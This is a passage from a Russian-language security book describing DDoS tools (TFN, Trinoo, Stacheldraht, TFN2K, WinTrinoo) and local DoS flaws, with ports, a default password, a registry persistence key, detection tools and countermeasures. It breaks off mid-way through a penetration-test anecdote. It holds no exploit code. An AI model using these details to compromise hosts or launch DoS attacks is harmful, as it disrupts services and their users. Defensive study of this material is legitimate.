В сентябре 1999 года в момент появления первого издания этой книги концепция распределенных атак DoS была не более чем предположением. А сейчас разговор о компьютерах без упоминания фразы "распределенная атака DoS" (DDoS — Distributed Denial of

Service) можно считать неполным. Как и вирусы, появляющиеся в Internet как сорная трава, атаки DDoS привлекают все большее внимание средств массовой информации.

В феврале 2000 года была предпринята первая массированная атака DDoS. Сначала ей подвергся Web-сервер Yahoo, а затем E*TRADE, eBay, buy.com, CNN.com и другие серверы. В результате было нарушено функционирование семи общеизвестных Web-узлов. Некоторые склонны считать, что эта атака была инициирована группой опытных хакеров, которые решили удовлетворить свои низменные желания за счет простых пользователей Internet, однако это не совсем так. Верно как раз обратное.

Атака DoS начинается в том случае, когда кто-либо (обычно ради скуки) воспользовался каким-либо свободно распространяемым программным обеспечением и отправил большое количество пакетов в определенную сеть или узел, чтобы завладеть его ресурсами. Однако в случае распределенной атаки DoS ее источником является несколько узлов. Этот сценарий можно реализовать лишь одним способом: взломав существующие в Internet системы.

Первый шаг любого взломщика, решившего прибегнуть к атаке DDoS, заключается во взломе максимального количества узлов и получении на них административных привилегий. Эта задача обычно выполняется с помощью специальных сценариев, используемых для выявления потенциально уязвимых узлов. На протяжении всей книги постоянно рассматривались методы, с использованием которых взломщик может разработать такие сценарии. С их помощью можно просканировать многочисленные сети и найти в них плохо сконфигурированные узлы или уязвимое программное обеспечение, с помощью которого можно получить неограниченный доступ.

После получения необходимых привилегий взломщик загрузит специальное программное обеспечение, предназначенное для реализации атаки DDoS, а затем запустит его. После этого большинство серверов DDoS (или демонов) ожидает поступления определенных команд. Это позволяет взломщику сначала разместить требуемые программы, а затем ждать удобного момента, чтобы приступить к нападению.

На рис. 12.3 представлен весь ход типичной атаки, начиная с "захвата" нескольких узлов и заканчивая ее завершающей стадией.

Количество средств, предназначенных для проведения атак DDoS, увеличивается ежемесячно, так что представить их полный обзор невозможно. Поэтому в следующих разделах мы ограничимся рассмотрением лишь основных инструментов: TFN, Trinoo, Stacheldraht, TFN2K и WinTrinoo. Конечно, появляются и другие средства DDoS, такие как Shaft (`http://netsec.gsfc.nasa.gov/~spock/shaft_analysis.txt`) и mStreams (`http://staff.washington.edu/dittrich/misc/mstream.analysis.txt`), однако они основываются на вышеупомянутых программах.

TFN

Популярность	7
Простота	5
Опасность	9
Степень риска	7

Пакет TFN (Tribe Flood Network), разработанный хакером Микстером (Mixter), является первым общедоступным средством реализации атаки DDoS, который предназначен для использования в системе UNIX (Solaris и Red Hat). В состав пакета входит как клиентский, так и серверный компонент. Это позволяет взломщику установить серверную часть на удаленном взломанном узле, а затем с помощью нескольких команд, введенных с использованием клиентской части, инициировать полномасштабную распределенную атаку DoS. С помощью пакета TFN можно реализовать атаки с

использованием ICMP-, UDP-пакетов, пакетов SYN, а также атаку Smurf. Помимо этих компонентов, в состав пакета TFN входит модуль, позволяющий получить доступ к удаленной командной оболочке, связанной с TCP-портом.




Рис. 12.3. Распределенная атака DoS

Для получения более подробной информации о пакете TFN прочтите статью Дэйва Диттриха (Dave Dittrich), которую можно найти по адресу `http://staff.washington.edu/dittrich/misc/ddos/`.

О Контрмеры

Обнаружение

Для выявления атак TFN существует несколько механизмов, и соответствующие средства можно найти в Internet. К заслуживающим внимания инструментам можно отнести следующие: DDOSPing (`http://www.foundstone.com`), Zombie Zapper от группы Razor (`http://razor.bindview.com`) и find_ddos (`http://www.nipc.gov`), разработанный центром NIPC (National Infrastructure Protection Center).

Предотвращение

Конечно, наилучшая защита компьютеров от использования в качестве "зомби" заключается *в* предотвращении их взлома на начальной стадии атаки. Это означает, что нужно реализовать все шаги, описанные в главе 8, "Хакинг UNIX": ограничьте использование служб, установите модули обновления операционной системы и приложений, задайте адекватные разрешения на использование каталогов и файлов, а также воспользуйтесь всеми другими рекомендациями.

Вот еще одна превентивная мера, которая позволит защититься от применения пакета TFN. Поскольку соединения TFN основаны на использовании сообщений ICMP, можно запретить весь входящий трафик ICMP.

Для того чтобы предотвратить ваши компьютеры от их использования в качестве "зомби", реализуйте также некоторые правила фильтрации пакетов на пограничном маршрутизаторе. Обеспечьте фильтрацию пакетов ICMP, чтобы ограничить возможность применения атак Smurf. Аналогичные функции имеются и в операционной системе IOS 12.0 компании Cisco. В системе IOS 12.0 настройте механизм CBAC (Context Based Access Control — средства управления доступом на основе контекста), чтобы уменьшить риск применения атак SYN.

Trinoo

Популярность	*7*
Простота	*5*
Опасность	*9*
Степень риска	7

Как и TFN, в состав пакета Trinoo входит программа удаленного управления (клиент), которая взаимодействует с основной программой, передающей команды программе-демону (серверу). Взаимодействие между клиентом и основной программой осуществляется посредством соединения через TCP-порт 27665. При этом обычно используется пароль betaalmostdone. Связь основной программы с сервером устанавливается через UDP-порт 27444, а в обратном направлении — через UDP-порт 31335.

Для получения более подробной информации о пакете Trinoo читайте аналитическую статью Дэйва Диттриха, которую можно найти по адресу `http://staff.washington.edu/dittrich/misc/ddos/`.

О Контрмеры: защита от использования пакета Trinoo

Обнаружение

Для выявления атак Trinoo существует несколько механизмов, и соответствующие средства можно найти в Internet. К заслуживающим внимания инструментам можно отнести следующие: DDOSPing (`http://www.foundstone.com`) компании Foundstone, Zombie Zapper от группы Razor (`http://razor.bindview.com`) и find_ddos (`http://www.nipc.gov`), разработанный центром NIPC (National Infrastructure Protection Center).

Предотвращение

Как и в случае пакета TFN, наилучшая защита состоит в применении всех рекомендаций, приведенных в главе 8, "Хакинг UNIX".

Для того чтобы предотвратить нападение на ваши компьютеры с узлов-зомби, реализуйте правила фильтрации на пограничных маршрутизаторах. Обеспечьте фильтрацию

пакетов ICMP, чтобы ограничить возможность применения атак Smurf. Аналогичные функции имеются и в операционной системе IOS 12.0 компании Cisco. В системе IOS 12.0 настройте механизм CBAC, чтобы уменьшить риск применения атак SYN.

Stacheldraht

Популярность	7
Простота	5
Опасность	9
Степень риска	7

Пакет Stacheldraht комбинирует возможности Trinoo и TFN и является мощным деструктивным средством, реализующим зашифрованный сеанс `telnet` между главным и подчиненным модулем. Теперь взломщик может блокировать системы выявления вторжений и благодаря этому получать неограниченные возможности по генерации условия DoS. Как и TFN, пакет Stacheldraht предоставляет возможность инициирования ICMP-, UDP-, SYN- и Smurf-атак. Взаимодействие клиента с сервером осуществляется через комбинацию TCP- и ICMP-пакетов `ECHO REPLY`.

При взаимодействии клиента с сервером применяется алгоритм симметричного шифрования с помощью ключа. Кроме того, по умолчанию активизирован режим защиты с помощью пароля. Стоит упомянуть еще одну дополнительную возможность пакета Stacheldraht: при необходимости взломщик может обновить серверный компонент с использованием команды `rcp`.

Для получения дополнительных сведений обратитесь к статье Дэйва Диттриха, которую можно найти по адресу `http://staff.washington.edu/dittrich/misc/ddos/`.

О Контрмеры

Обнаружение

Для выявления атак Stacheldraht существует несколько механизмов, и соответствующие средства можно найти в Internet. К заслуживающим внимания инструментам можно отнести следующие: DDOSPing (http://www.foundstone.com) компании Foundstone, Zombie Zapper от группы Razor (`http://razor.bindview.com`) и find_ddos (`http://www.nipc.gov`), разработанный центром NIPC (National Infrastructure Protection Center).

Предотвращение

Как и ранее, лучше всего предотвратить использование компьютеров в качестве "зомби". Это означает, что необходимо учесть все рекомендации, приведенные в главе 8, "Хакинг UNIX", т.е. ограничить использование служб, установить модули обновления операционной системы и приложений, задать необходимые разрешения на использование файлов/каталогов и т.д.

Другая превентивная мера аналогична приведенной в разделе, посвященному пакету TFN. Поскольку взаимодействие компонентов Stacheldraht осуществляется посредством пакетов ICMP, можно полностью запретить входящий трафик сообщений ICMP.

Для того чтобы предотвратить нападение на ваши компьютеры со стороны узлов-зомби, реализуйте правила фильтрации на пограничных маршрутизаторах. Обеспечьте фильтрацию пакетов ICMP, чтобы ограничить возможность применения атак Smurf. Аналогичные функции имеются и в операционной системе IOS 12.0 компании Cisco. В системе IOS 12.0 настройте механизм CBAC, чтобы уменьшить риск применения атак SYN.

TFN2K

Популярность	*8*
Простота	*5*
Опасность	*9*
Степень риска	*7*

Аббревиатура TFN2K — это обозначение пакета TFN 2000, который является преемником пакета TFN, разработанного хакером Микстером (Mixter). Это одно из самых последних средств DDoS, которое принципиально отличается от своего предшественника и позволяет в процессе взаимодействия использовать порты с произвольно выбранными номерами. Благодаря этому можно обойти блокирование портов на пограничных маршрутизаторах. Как и TFN, пакет TFN2K поддерживает SYN-, UDP-, ICMP- и Smurf-атаки, а кроме того, позволяет случайным образом переключаться между различными методами проведения атаки. Однако в отличие от алгоритма шифрования, используемого в пакете Stacheldraht, в TFT2K применяется более слабый алгоритм Base 64.

Глубокий анализ TFN2K был выполнен Джейсоном Барлоу (Jason Barlow) и Вуди Сроувером (Woody Thrower) из группы экспертов AXENT. Их статью можно найти по адресу `http://packetstormsecurify.org/distributed/TFN2k_Analysis-1.3.txt`.

О Контрмеры

Обнаружение

Для выявления атак TFN2K существует несколько механизмов, и соответствующие средства можно найти в Internet. К заслуживающим внимания инструментам можно отнести Zombie Zapper от группы Razor (`http://razor.bindview.com`) и find_ddos (`http://www.nipc.gov`), разработанный центром NIPC (National Infrastructure Protection Center).

Предотвращение

Как и ранее, лучше всего предотвратить использование компьютеров в качестве "зомби". Это означает, что необходимо учесть все рекомендации, приведенные в главе 8, "Хакинг UNIX", т.е. ограничить использование служб, установить модули обновления операционной системы и приложений, задать необходимые разрешения на использование файлов/каталогов и т.д.

Для того чтобы предотвратить нападение на ваши компьютеры узлов-"зомби", реализуйте правила фильтрации на пограничных маршрутизаторах. Обеспечьте фильтрацию пакетов ICMP, чтобы ограничить возможность применения атак Smurf. Аналогичные функции имеются и в операционной системе IOS 12.0 компании Cisco. В системе IOS 12.0 настройте механизм CBAC, чтобы уменьшить риск применения атак SYN.

WinTrinoo

Популярность	*5*
Простота	*5*
Опасность	*9*
Степень риска	*6*

Широкой общественности программа WinTrinoo впервые была представлена группой Razor. Это версия пакета Trinoo, предназначенная для использования в системе Windows. Это средство представляет собой программу типа "троянский конь", которая обычно называется `service.exe` (если не была переименована) и имеет размер 23,145 байт.

НА ЗАМЕТКУ | Не путайте имя **`service.exe`** с именем во множественном числе **`services.exe`**.

После запуска этого исполняемого файла в системный реестр Windows будет добавлен новый параметр, после чего его автоматический запуск будет выполняться при каждой перезагрузке компьютера.

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunSystem
Services: REG_SZ: service.exe
```

Конечно, это значение будет корректно интерпретироваться, если файл `service.exe` будет находиться в требуемом каталоге. Программа WinTrinoo прослушивает TCP- и UDP-порт 34555.

Контрмеры

Для того чтобы выявить программу WinTrinoo, нужно проверить сеть на предмет открытого порта с номером 34555 или выполнить поиск файла с именем `service.exe` (если он не был переименован) размером 23,145 байт. Кроме такого "ручного" способа можно воспользоваться также антивирусной программой Norton Antivirus компании Symantec, которая автоматически изолирует этот файл еще до его запуска.

Локальные атаки DoS

Несмотря на то, что удаленные атаки DoS получили большее распространение, локальные атаки тоже способны принести немало бед. Существует множество многопользовательских систем, в которых атаку DoS может инициировать авторизованный пользователь. Большинство локальных атак основано на захвате ресурсов или на использовании изъянов в программном обеспечении и направлено на то, чтобы запретить доступ легитимным пользователям. В системах NT и UNIX существуют сотни возможностей реализации локальных атак DoS, однако мы познакомимся с захватом ресурсов и использованием ошибок в программном обеспечении для систем Windows NT и UNIX, соответственно.

Терминальный сервер Windows NT и процесс `proquota.exe`

Популярность	*2*
Простота	*4*
Опасность	*7*
Степень риска	*4*

Классическим примером атаки, направленной на захват ресурсов, является использование свободного дискового пространства сверх выделенной квоты. Если функции квотирования дискового пространства в мире UNIX давно ни у кого не вызывают удивления, то в системе Windows NT эта возможность является относительно новой. Терминальный сервер Windows NT позволяет обычному пользователю применить

функцию квотирования дискового пространства и заполнить системный диск (%systemdrive%). После этого пользователи, у которых отсутствует локально кэшированный профиль доступа, не смогут обратиться к системе. В процессе этой атаки пользователи, у которых превышена дисковая квота, не смогут завершить свою работу. Однако для того, чтобы обойти это ограничение, можно удалить процесс proquota.exe. Это можно осуществить, поскольку владельцем этого процесса является пользователь, а не системная учетная запись.

О Контрмеры

Практика подсказывает, что системные файлы и пользовательские данные лучше всего хранить в разных разделах. Эта аксиома как нельзя лучше подходит к приведенному примеру. Переменная %systemdrive% должна указывать на другой диск, а не на тот, на котором хранятся данные пользователей. Кроме того, поместите профили на незагружаемом разделе и используйте их только при необходимости.

Паника ядра

Популярность	*2*
Простота	*1*
Опасность	*7*
Степень риска	*3*

В ядре системы Linux версии 2.2.0 существовала потенциальная возможность генерации условия DoS, если программа ldd, используемая для печати зависимостей совместно используемых библиотек, применялась для печати определенных файлов ядра. Этот изъян был связан с вызовом функции munmap(), используемой для отображения файлов или устройств в оперативную память. При определенных обстоятельствах функция munmap() могла перезаписать важные области памяти, используемые ядром, и вызвать в системе панику и ее перезагрузку. Хотя такая ситуация не выглядит необычной, она все же иллюстрирует основную концепцию, на которой основано большинство направленных на ядро атак. В большинстве случаев непривилегированный пользователь может воспользоваться изъяном в программном обеспечении и повредить важную область памяти, используемую ядром. Конечным результатом подобной деятельности практически всегда является паника ядра (panic kernel).

О Контрмеры: паника ядра

Модуль обновления, позволяющий заделать эту брешь в программном обеспечении, был встроен в ядро версии 2.2.1. Практически ничего нельзя сделать для исправления ошибок в операционной системе и связанных с ней компонентах, таких как ядро, если их исходный код остается недоступным. Однако во многих свободно распространяемых версиях системы UNIX вполне возможно проверить исходный код и при необходимости внести изменения.

Резюме


Как вы убедились при чтении этой главы, существует много типов атак DoS, с использованием которых злоумышленники могут нарушить функционирование различных служб. Атаки, направленные на насыщение полосы пропускания, являются наи-

более жестокими из-за их способности захвата трафика. Атаки с захватом ресурсов уже используются многие годы, и взломщики продолжают применять их с большим успехом. Бреши в программном обеспечении особенно популярны у взломщиков, поскольку сложность реализации стека протокола IP и связанных с ним программ постоянно повышается. И наконец, атаки на службу DNS и механизм маршрутизации чрезвычайно эффективны при использовании унаследованных изъянов важнейших служб, являющихся фундаментом Internet. Некоторые эксперты по вопросам безопасности считают, что теоретически вполне возможно инициировать атаку DoS на Internet, если через протокол BGP воспользоваться данными о маршрутах. Этот протокол интенсивно применяется большинством магистральных провайдеров.

Стремительно возрастает популярность распределенных атак DoS, поскольку необходимые для этого средства становятся абсолютно доступны, и для их использования не требуется никаких особых знаний. Эти атаки являются наиболее разрушительными, так как при этом быстро "захватываются" даже большие узлы Internet, которые становятся абсолютно неработоспособными.

Ввиду того что электронная коммерция продолжает играть основную роль в электронном мире, воздействие атак DoS на электронное сообщество будет все время возрастать. В настоящее время многие организации начали получать свои доходы от предоставления интерактивных ресурсов. В результате распределенная атака DoS может привести некоторые из них к банкротству. Что еще более важно, так это возможности сокрытия, которые в каждой атаке используются в полной мере. И наконец, не забывайте о том, что атаки DoS применяются и в милитаристских целях. Многие правительства планируют или уже приступили к разработке приемов ведения электронных войн, в которые вовлечены атаки DoS, а не обычные ракеты. Поистине пришло время кибертерроризма.

ЧАСТЬ IV



Типичная ситуация: без шума и наверняка

Однажды наши клиенты предложили нам не просто проникнуть в один из их компьютеров, а сделать это без какого бы то ни было предварительного исследования. Нам лишь сказали по телефону: "Мы используем сетевую систему выявления вторжений RealSecure of компании ISS, так что все ваши действия мы сможем увидеть." (Если бы нам платили хотя бы копейку за каждое такое предложение!) Поздней ночью в процессе хакинга нам удалось обнаружить два работающих узла в заданном диапазоне. Один из них оказался компьютером с системой Solaris, на котором был лишь один открытый порт 80 (Web), используемый Web-сервером Apache, а вторым — компьютер Windows 2000 с открытым портом 443 (SSL) и сервером IIS 5.0. Если вы прочитали все предыдущие главы, то уже должны знать, что хотя эти два порта могут предоставлять самый разнообразный спектр информации, они также могут быть защищены. Такая ситуация встречается достаточно часто, и мы столкнулись именно с ней.


Так что сначала мы попытались воспользоваться всеми типичными приемами, а также попробовали обнаружить различные изъяны на Web-узле под управлением системы Solaris. Однако оказалось, что Web-узел является простым набором статических Web-страниц и предоставляет возможность использования лишь некоторых хакерских методов, включая использование установленных по умолчанию файлов, поиск используемых по умолчанию паролей, удаленное переполнение буфера, атаки, основанные на изъяне механизма проверки корректности входных данных и строки форматирования, загрузку файлов и подмену идентификатора сеанса. При этом в системе не удалось обнаружить ни одной страницы, используемой для аутентификации. (Для того чтобы в этом удостовериться, с помощью утилиты Teleport Pro мы полностью скопировали весь Web-узел.) В результате мы вернулись ко второму обнаруженному компьютеру с системой Windows 2000 и сервером IIS 5.0.

Мы знакомы со множеством атак, основанных на переполнении буфера и использовании установленных по умолчанию файлов сервера IIS 5.0, однако в данном случае в состоянии ожидания запросов находился открытый порт 443. (Вы уже знаете, как в такой ситуации можно незаметно выполнить поставленную задачу?) Воспользовавшись броузером (оружием взломщиков нового поколения), мы подсоединились к порту SSL с использованием следующего адреса URL.

